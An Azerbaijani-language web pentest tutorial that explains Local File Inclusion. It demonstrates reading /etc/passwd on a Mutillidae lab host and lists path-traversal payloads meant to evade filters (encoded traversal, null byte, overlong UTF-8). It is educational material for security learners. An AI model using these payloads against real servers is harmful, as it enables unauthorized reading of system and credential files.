
LFI boşluğunun exploit edilməsi
 13rose
3 min read
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Web pentest və web boşluqların tapılması başlığı altında LFI (Local File Inclusion) boşluğunun haqqında məlumat və exploit edilməsi üzrə məlumat əldə edəcəyik.
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
LFI boşluğunun exploit edilməsi
LFI (Local File Inclusion) boşluğu URL üzərindən veb sayta hər hansı faylın daxil edilməsi zamanı yaranır. Bunun üçün zəiflik olan parametr və ya url üzərindən faylın yolu daxil edilir və həmin faylın yüklənməsini şahidi oluruq. Ziyankar şəxslər isə bunu Linux üzərində qurulan serverlərdə təhlükəli informasiyları oxumaq və ya bu zəiflikdən reverse shell əldə edə bilərlər.LFİ zəifliyii daha çox köhnə versiyada PHP və ASP dillərində görmək mümkündür, Real zamanda qarşılaşılması çətindir və bir çox CTF-lərdə qarşılaşa bilərsiniz.
Local File İnclusion
LFİ necə exploit edilməsi ilə yuxarıda müəyyən qədər informasiya əldə etdik.Exploit edilməsində bəzi yuxarı kataloqa daxil olmaq üçün simvollardan istifadə olunur.
Təsəvvür edəkki aşağıdakı kimi faylı daxil edərək çalışan bir veb səhifəmiz vardır.
http://192.168.10.36/mutillidae/index.php?page=login.phpGördüyümüz kimi veb səhifə daxilində yerləşən login.php faylın daxil edir. Bunu üçün /etc/passwd faylının daxil edəcəyini yoxlayaq.Əgər belə bir şey baş verərsə hədəfin LFİ boşluğunun olduğunu deyə bilərik.
http://192.168.10.36/mutillidae/index.php?page=../../../../etc/passwd
Gördüyünüz kimi hədəfdə Linux serverin daxilindəki görülməsi istənilməyən faylları görüntüləyə bilərik.
Hədəf sistemlərdə müyyən qorunma yolları və müdafiə sistemləri olarsa aşağıdakı payloadlar ilə biz hədəfi yenə exploit edə billərik.
http://example.com/index.php?page=....//....//....//etc/passwd
http://example.com/index.php?page=....\/....\/....\/etc/passwd
http://some.domain.com/static/%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c/etc/passwd
Null Byte istifadəsi
http://example.com/index.php?page=../../../etc/passwd%00Standard olmayan simvollardan istifadə(URL Encoding edilməsi):
http://example.com/index.php?page=..%252f..%252f..%252fetc%252fpasswd
http://example.com/index.php?page=..%c0%af..%c0%af..%c0%afetc%c0%afpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd
http://example.com/index.php?page=%252e%252e%252fetc%252fpasswd%00
Filterləri bypass üsulları:
http://example.com/index.php?page=....//....//etc/passwd
http://example.com/index.php?page=..///////..////..//////etc/passwd
http://example.com/index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../etc/passwd
http://example.com/index.php?page=/var/www/../../etc/passwd
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat


